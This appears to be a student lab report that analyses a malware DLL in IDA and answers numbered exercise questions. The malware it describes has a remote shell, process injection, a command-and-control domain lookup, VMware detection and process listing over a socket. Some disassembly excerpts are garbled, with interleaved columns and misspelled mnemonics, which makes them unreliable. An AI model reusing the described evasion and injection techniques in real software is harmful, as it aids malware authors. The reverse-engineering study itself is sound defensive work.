



***Note:** We used IDA version 5.0 on Windows XP machine, and simultaneously used IDA version 8.3 on Windows 10 machine to see if there were any differences. The results in this report will mainly be from Windows XP as requested in the project, but any major distinctions will be highlighted throughout the report.

PART(1): MAL01.dll:


1. The address for DllMain: 0x1000D02E




2. gethostbyname is located at 0x100163CC



3. On WinXP: 9 xrefs showed up in the xrefs window (type r: read):




However, on Windows 10, IDA 8.3 showed 18 xrefs (9 of type r: read, and 9 of type p: near (intra-segment) calls):




After looking into the IDA documentation, it seems like the type attributes **p** for near (intra-segment) calls and **P** for far (inter-segment) calls were introduced in IDA version 6.5, which is why they didn't show up on our WinXP machine. As we can see from the screenshot above, these p type xrefs refer to the same addresses as the r types, it's there to distinguish between near and far calls.

- As we can see from the screenshot, `gethostbyname` takes one parameter: the contents of `eax`, at `off_10019040`, which points to a variable `aThisIsRdoPicsP` which contains "[This is RD0]pics.practicalmalwareanalysis.com". This is moved into `eax`, and then `0Dh` (`0Dh = 13` decimal) is added to `eax`, this will move the pointer 13 characters inside the contents, which will skip "[This is RD0]", so the DNS request will be made exactly for: **pics.practicalmalwareanalysis.com**.




5. Number of local variables differed drastically in IDA 5.0 (*left*) vs. IDA 8.3 (*right*):




Local variables have negative offsets: IDA 5.0 on WinXp recognized 20 variables, while IDA 8.3 was able to recognize 23 in total. Some variables in 5.0 were also renamed in 8.3 (e.g. Parameter → Str1).

6. Parameters have positive offsets, only 1 parameter was recognized.

7. After searching for “\cmd.exe /c” in the strings window:



This is stored as aCmdExecS, within subroutine sub_1000FF58 at the offset 0x100101D0:



8. cmd.exe will be opened, then /c carries out the command specified then terminates it, so we will look for something it will possibly execute. The beginning of the subroutine doesn't contain anything suspicious, until we come across an offset called

aHiMasterDDDDDDDD at 0x1001009D: this contains a long list of strings that have to do with system time (Machine Uptime, Machine IdleTime), and the last line contains “Encrypt Magic Number For This Remote Shell Session”:

```

.text:10010097      lea     eax, [ebp+var_E00]
.text:1001009D      push   offset aHiMasterDDDDDD ; "Hi,Master [%d/%d/%d %d:%d:%d]\r\nWelcome "...
.text:100100A2      push   eax
.text:100100A3      call   ds:sprintf                ; char aHiMasterDDDDDD[]
.text:100100A9      add     esp, 44h                  ; aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah ; DATA XREF: sub_1000FF58+145f0
.text:100100AC      xor     ebx, ebx                  db 'Welcome Back...Are You Enjoying Today?',0Dh,0Ah
.text:100100AE      lea     eax, [ebp+var_E00]        db 'Machine Uptime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
.text:100100B4      push   ebx                        db 'ds]',0Dh,0Ah
.text:100100B6      push   eax                        db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
.text:100100B8      call   strlen                     db 'nds]',0Dh,0Ah
.text:100100BC      pop     ecx                       db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
.text:100100BD      push   eax
.text:100100C3      lea     eax, [ebp+var_E00]
.text:100100C4      push   [ebp+s]                   ; int
.text:100100C7      call   sub_100038EE              ; s

```

The subroutine contains some other offsets (aQuit, aExit), these are part of any command-line execution.

```

.text:100102C7      push   offset aQuit              ; "quit"
.text:100102CC      push   eax                       ; void *
.text:100102CD      call   nencmp
.text:100102D2      add     esp, 0Ch
.text:100102D5      test    eax, eax
.text:100102D7      jz      loc_10010714
.text:100102D9      push   4                         ; size_t
.text:100102DB      lea     eax, [ebp+var_5C0]
.text:100102DE      push   offset aExit             ; "exit"
.text:100102E8      push   eax                       ; void *
.text:100102EB      call   nencmp
.text:100102F0      add     esp, 0Ch
.text:100102F3      test    eax, eax
.text:100102F5      jz      loc_10010714
.text:100102F8      push   edi                       ; size_t
.text:100102FC      lea     eax, [ebp+var_5C0]
.text:10010302      push   offset aCd               ; "cd"
.text:10010307      push   eax                       ; void *
.text:10010309      call   nencmp
.text:1001030D      add     esp, 0Ch
.text:10010310      test    eax, eax
.text:10010312      jnz     short loc_10010357
.text:10010314      lea     eax, [ebp-60h]

```

However, some interesting offsets also appear, that are not actually part of any ordinary command-line execution:

```

:10010442      jmp     short loc_100103F6
:10010444      ; -----
:10010444      loc_10010444: push     9                       ; CODE XREF: sub_1000FF58+4E0fj
:10010444      push     eax                     ; size_t
:10010446      lea     eax, [ebp+var_5C0]
:1001044C      push   offset aRobotwork        ; "robotwork"
:10010451      push   eax                       ; void *
:10010452      call   nencmp
:10010457      add     esp, 0Ch
:1001045A      test    eax, eax
:1001045C      jnz     short loc_10010468
:1001045E      push   [ebp+s]                   ; s
:10010461      call   sub_100052A2
:10010466      jmp     short loc_100103F6
:10010468      ; -----
:10010468      loc_10010468: ; CODE XREF: sub_1000FF58+504fj
:10010468      ;
:10010468      loc_10010504: push     6                       ; CODE XREF: sub_1000FF58+5
:10010468      push     eax                     ; size_t
:10010468      lea     eax, [ebp+var_5C0]
:10010468      push   offset aInject           ; "inject"
:10010468      push   eax                       ; void *
:10010468      call   nencmp
:10010468      add     esp, 0Ch
:10010468      test    eax, eax
:10010468      jnz     loc_1001050A
:10010468      push   3Fh                      ; 3Fh
:10010468      lea     edi, [ebp-80h]
:10010468      pop     ecx
:10010468      mov     [ebp+var_6C0], bl
:10010468      rep stosd
:10010468      stosw
:10010468      stosb
:10010468      lea     eax, [ebp+var_5C0]
:10010468      push   eax

```

```

ext:100105B2 loc_100105B2:
ext:100105B2 lea     eax, [ebp+var_6C0] ; CODE XREF: sub_100005B2+1
ext:100105B8 push    offset alexplore_exe ; "iexplore."
ext:100105BD push    eax ; char *
ext:100105BE call    strcpy
ext:100105C3 pop     ecx
ext:100105C4 pop     ecx
ext:100105C5 loc_100105C5:
ext:100105C5 ; CODE XREF: sub_100005B2+1
ext:100105C5 ; sub_1000FF58+65
ext:100105C5 push    [ebp+5] ; 5
ext:100105C8 lea     eax, [ebp+var_6C0]
ext:100105CE push    eax ; char *
ext:100105CF call    sub_100005B0
ext:100105D4 pop     ecx
ext:100105D5 jmp     loc_100103F6

```

aRobotwork, aInject, alexplore_exe: all of these are examples of added functions. aInject indicates process injection: process injection is basically running code in the context of another process, which may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process. ⁽¹⁾

9. After looking at the xrefs of dword_1008E5C4, we can see it is referenced at sub_10001656 type w (write), with eax:

```

.text:10001673 E8 1D 20 00 00
.text:10001678 A3 C4 E5 08 10
.text:1000167D E8 41 20 00 00
.text:10001682 68 98 3A 00 00
.text:10001687 A3 C8 E5 08 10
.text:1000168C FF 15 1C 62 01 10
.text:10001692 E9 68 FA 00 00
.text:10001697 8D 84 24 F8 04 00+
.text:1000169E 50
.text:1000169F 68 02 02 00 00
.text:100016A4 FF 15 F0 63 01 10
.text:100016AA 3B C3
.text:100016AC 74 10
.text:100016AE 50
.text:100016AF 68 98 35 09 10
.text:100016B4 FF 15 A8 62 01 10
.text:100016BA 59

```

```

call    sub_10003695 ; Call Procedure
mov     dword_1008E5C4, eax
call    sub_100036C3 ; Call Procedure

```

Right before that, there is a call to sub_1003695:


```

sub_10003695 ; Call Procedure
dword_1008E5C4 Attributes: bp-based frame
sub_10003695
3A98h sub_10003695 proc near ; CODE XREF: sub_10001656+107p
dword_1008E5C4 ; sub_10003B75+71p ...
ds:Sleep
sub_10001695 VersionInformation= _OSVERSIONINFOA ptr -94h
eax, [esp]
push    ebp
mov     ebp, esp
ds:WSAStart
sub     esp, 94h ; Integer Subtraction
eax, ebx ; Compare two operands
cbtst   loc_100016C8 - Jump if Zero (ZF=1)


```

As we can see from the screenshot, this procedure checks the system information, using the structure OSVERSIONINFOA, which contains OS version information. According to Microsoft, this structure is used with the GetVersionEx function, to decide if the OS used is Windows 7, Windows Server 2008, Windows Vista, Windows Server 2003, Windows XP, or Windows 2000. ⁽²⁾


Switching to graph mode for easier understanding, a comparison occurs between VersionInformation.dwPlatformId and 2, and according to Microsoft's platform IDs, it is checking if the OS is Windows NT or later. ⁽³⁾ :



Back to the original comparison, dword_1008E5C4 at 0x100101C8 will decide if \cmd.exe /c is pushed: if the OS is Windows NT or later, it will be pushed, if not then it is \command.exe /c. So this is used to choose the correct command prompt to use based on the OS:



10. If the string comparison is successful, it returns 0, so the jump (jnz) will not execute and it will follow the red path:



The red path leads to a new subroutine sub_100052A2, which has registry keys SOFTWARE\Microsoft\Windows\CurrentVersion: WorkTime and WorkTimes. This function is looking for values within these keys using RegValueExA:

```

stosb ; Store String
lea eax, [ebp+hKey] ; Load Effective Address
push eax ; pHResult
push 0F003Fh ; sanDesired
push 0 ; uOptions
push offset aSoftwareMicrosoft ; "SOFTWARE\\Microsoft\\Windows\\CurrentVeri"...
push 80000002h ; hKey
call ds:RegOpenKeyExA ; Indirect Call Near Procedure
test eax, eax ; Logical Compare
jz short loc_10005309 ; Jump if Zero (ZF=1)

loc_10005309:
push ebx
lea eax, [ebp+cbData] ; Load Effective Address
push esi
push eax ; lpCbData
lea eax, [ebp+Data] ; Load Effective Address
mov ebx, ds:RegQueryValueExA ; Indirect Call Near Procedure
push eax ; lpData
lea eax, [ebp+Type] ; Load Effective Address
push 0 ; lpType
push offset aWorktime ; "WorkTime"
push [ebp+hKey] ; hKey
call ebx ; RegQueryValueExA ; Indirect Call Near Procedure
mov edi, ds:atoi
test eax, eax ; Logical Compare
jnz short loc_10005379 ; Jump if Not Zero (ZF=0)

```

```

loc_10005379: ; size_t
push 200h
lea eax, [ebp+Data] ; Load Effective Address
push 0 ; int
push eax ; void *
call memset ; Call Procedure
add esp, 0Ch ; Add
lea eax, [ebp+cbData] ; Load Effective Address
push eax ; lpCbData
lea eax, [ebp+Data] ; Load Effective Address
push eax ; lpData
lea eax, [ebp+Type] ; Load Effective Address
push eax ; lpType
push 0 ; lpReserved
push offset aWorktimes ; "WorkTimes"
push [ebp+hKey] ; hKey
call ebx ; RegQueryValueExA ; Indirect Call Near Procedure
test eax, eax ; Logical Compare
jnz short loc_100053EB ; Jump if Not Zero (ZF=0)

lea eax, [ebp+Data] ; Load Effective Address

```

These registry keys WorkTime and WorkTimes are requested and their values are displayed as part of aRobotWorktimes offset addresses ([Robot_WorkTimes:] %d).

```

lea eax, [ebp+Data] ; Load Effective Address
push eax ; char *
call edi ; atoi ; Indirect Call Near Procedure
push eax
lea eax, [ebp+var_60C] ; Load Effective Address
push offset aRobot_worktime ; "\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n"
push eax ; char *
call esi ; sprintf ; Indirect Call Near Procedure
add esp, 10h ; Add
lea eax, [ebp+var_60C] ; Load Effective Address
push 0
push eax ; char *
call strlen ; Call Procedure
pop ecx
push eax ; int
lea eax, [ebp+var_60C] ; Load Effective Address
push eax ; int
push [ebp+s] ; s
call sub_100038EE ; Call Procedure
add esp, 10h ; Add

```

11. The exports window shows us the address of PSLIST:

Exports		
Name	Address	Ordinal
InstallIRT	1000D847	1
InstallISA	1000DEC1	2
InstallISB	1000E852	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallIRT	1000F405	7
UninstallISA	1000EA05	8
UninstallISB	1000F138	9
DllEntryPoint	1001516D	

After navigating there, we can see that there are three subroutines associated with PSLIST. The first one has to do with OS information, similar to the one we saw before, but this one also checks if dwMajorVersion is 5 (dwMajorVersion includes major and minor version numbers and information about product suites ⁽⁴⁾):

```

; Exported entry 4. PSLIST

; int __stdcall PSLIST(int,int,char *,int)
public PSLIST
PSLIST proc near

arg_8= dword ptr 0Ch


mov     dword_1000E5BC, 0
call    sub_100036C3 ; Call Procedure
test    eax, eax ; Logical Compare
jz      short loc_1000705A ; Attributes: bp-based frame

sub_100036C3 proc near

push    [esp+arg_8] ; VersionInformation= _OSVERSIONINFOA ptr -94h
call    strlen ; s
test    eax, eax ; Integer Subtraction
push    ebp
mov     ebp, esp
pop     ecx
sub     esp, 94h
jnz     short loc_1000705A ; Integer Subtraction
lea     eax, [ebp+VersionInformation] ; Load

```

Depending on whether or not the dwMajorVersion is 5, it will call one of the other two subroutines: sub_10006518 or sub_1000664C:



Both of these use CreateToolhelp32Snapshot to take a snapshot of the associated information, and then they execute commands to query information about the running processes IDs, names and number of threads used:

```

; CreateToolhelp32Snapshot
call    CreateToolhelp32Snapshot ; Call Procedure
mov     esi, ds:CloseHandle
cmp     eax, 0FFFFFFFFh ; Attributes: thunk
mov     [ebp+hObject], eax
jz      loc_10006640 ; HANDLE __stdcall CreateToolhelp32Snapshot(DWORD dwFlags,DWORD th32ProcessID)
CreateToolhelp32Snapshot proc near
jmp     ds: __imp_CreateToolhelp32Snapshot ; Indirect Near Jump
CreateToolhelp32Snapshot endp

```

The difference between them is that sub_1000664C also includes SOCKET s, to send the output:


```

; int __cdecl sub_1000664C(SOCKET s,char *)
sub_1000664C proc near

var_1634= dword ptr -1634h
var_1630= dword ptr -1630h
buf= byte ptr -634h

```

12. Graphing the xrefs from sub_10004E79:



GetSystemDefaultLangId determines system language, the rest of the functions do some string operations. We can also see the offset aLanguageId0xX in the subroutine:

```


.text:10004E79 80 85 00 FC FF FF
.text:10004EAC 68 24 3F 09 10
.text:10004F01 5A

push    eax
lea     eax, [ebp+var_400] ; Load Effective Address
push    offset aLanguageId0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
push    eax ; char *

```

Based on this information, we can rename sub_10004E79 to **getSystemLanguage**.

13. To see the functions that are directly called, we used the user xrefs chart and set the start and end addresses to _DllMain@12:



A total of 4 API functions are *directly* called. At a depth of 2, a total of 32 API functions are called (gethostbyname, CreateThread, WSASStartup, send, socket, connect, LoadLibraryA).

14. a. `move ax, off_10019020`: `aThisIsCti30` is moved into `eax`, which has “[This is CTI]30”.

b. `add eax, 0Dh`: the pointer is moved 13 characters along `eax` (`0Dh=13`), leaving `eax` with “30”.

c. `call atoi`: converts this string into an integer.

d. `imul eax, 3E8h`: `eax` is multiplied by 1 second (`3E8h = 1000 = 1 second`), which equals 30 seconds.

`eax` is then pushed, so the `Sleep` function will sleep for 30 seconds:

```

mov     eax, off_10019020
add     eax, 13          ; Add
push    eax              ; off_10019020 dd offset unk_100192AC
call    ds:atoi        ;
imul    eax, 1000        ; Signed Multiply
pop     ecx
push    eax              ; dwMilliseconds
call    ds:Sleep        ; Indirect Call Near Procedure
xor     ebp, ebp         ; Logical Exclusive OR
jmp     loc_100010B4      ; Jump

```

15. The three parameters `af`, `type`, and `protocol`:

```

mov     edi, eax
cmp     edi, 0           ; SOCKET __stdcall socket(int af,int type,int protocol)
jnz     short loc_10001722 ; DATA XREF: sub_10001656+AB↑r
call    ds:WSA          ; extrn socket:dword ; sub_1000208F+3F4↑r ...
push    eax
push    offset aSocketGetlaste ; "socket() GetLastError reports %d\n"
call    ds:_imp_printf ; Indirect Call Near Procedure
pop     ecx
pop     ecx

```

The values for these parameters were pushed to the stack just before; `af=2`, `type=1` and `protocol=6`:

```

push    6                ; sub_100007
push    1                ; protocol
push    1                ; type
push    2                ; af
call    ds:socket        ; Indirect
mov     edi, eax
cmp     edi, 0FFFFFFFFh ; Compare I
jnz     short loc_10001722 ; Jump i
call    ds:WSAGetLastError ; Indire
push    eax
push    offset aSocketGetlaste ; "s
call    ds:_imp_printf ; Indirect

```


16. After looking at Microsoft's socket documentation ⁽⁵⁾, **protocol** value 6 corresponds to IPPROTO_TCP (TCP protocol), **type** 1 means the type of socket used is SOCK_STREAM often used with IPv4 address family, and **af** (address family specification) of value 2 corresponds to AF_INET (IPv4). So we can determine it is TCP IPv4. Using the convert to symbolic constant utility to rename the parameters:

```

push    IPPROTO_TCP    ; protocol
push    SOCK_STREAM    ; type
push    AF_INET        ; af
call    ds:socket      ; Indirect Call Near Procedure
mov     edi, eax
cmp     edi, 0FFFFFFFh ; Compare Two Operands
jnz     short loc_10001722 ; Jump if Not Zero (ZF=0)
call    ds:WSAGetLastError ; Indirect Call Near Procedure
push    eax
push    offset aSocketGetlaste ; "socket() GetLastError rep
call    ds:_imp_printf ; Indirect Call Near Procedure
pop     ecx
pop     ecx

```

17. Searching for the occurrence of 0xed, we can see this in instruction is used with the string VMXh to determine if this malware is running inside VMWare:



This is located in sub_10006196, taking a look at the xrefs of this function, we see that there are 3 xrefs: all of these contain **aFoundVirtualMa**, which indicates this malware will stop installing if it detects the existence of a virtual machine (“Found Virtual Machine,Install Cancel.”):

```

call    sub_10006196 ; Call Procedure
test    al, al      ; Logical Compare
jz      short loc_1000F08 ; Jump if Zero (ZF=1)

; CODE XREF: InstallSA+1E7j
push    offset unk_1008E5F0 ; char *
call    sub_10003592 ; Call Procedure
mov     [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."
call    sub_10003592 ; Call Procedure
pop     ecx
call    sub_10005567 ; Call Procedure
jmp     short loc_1000F1E ; Jump

```

18. It seems like the beginning of some kind of encrypted message (using Hex view to see the full message):

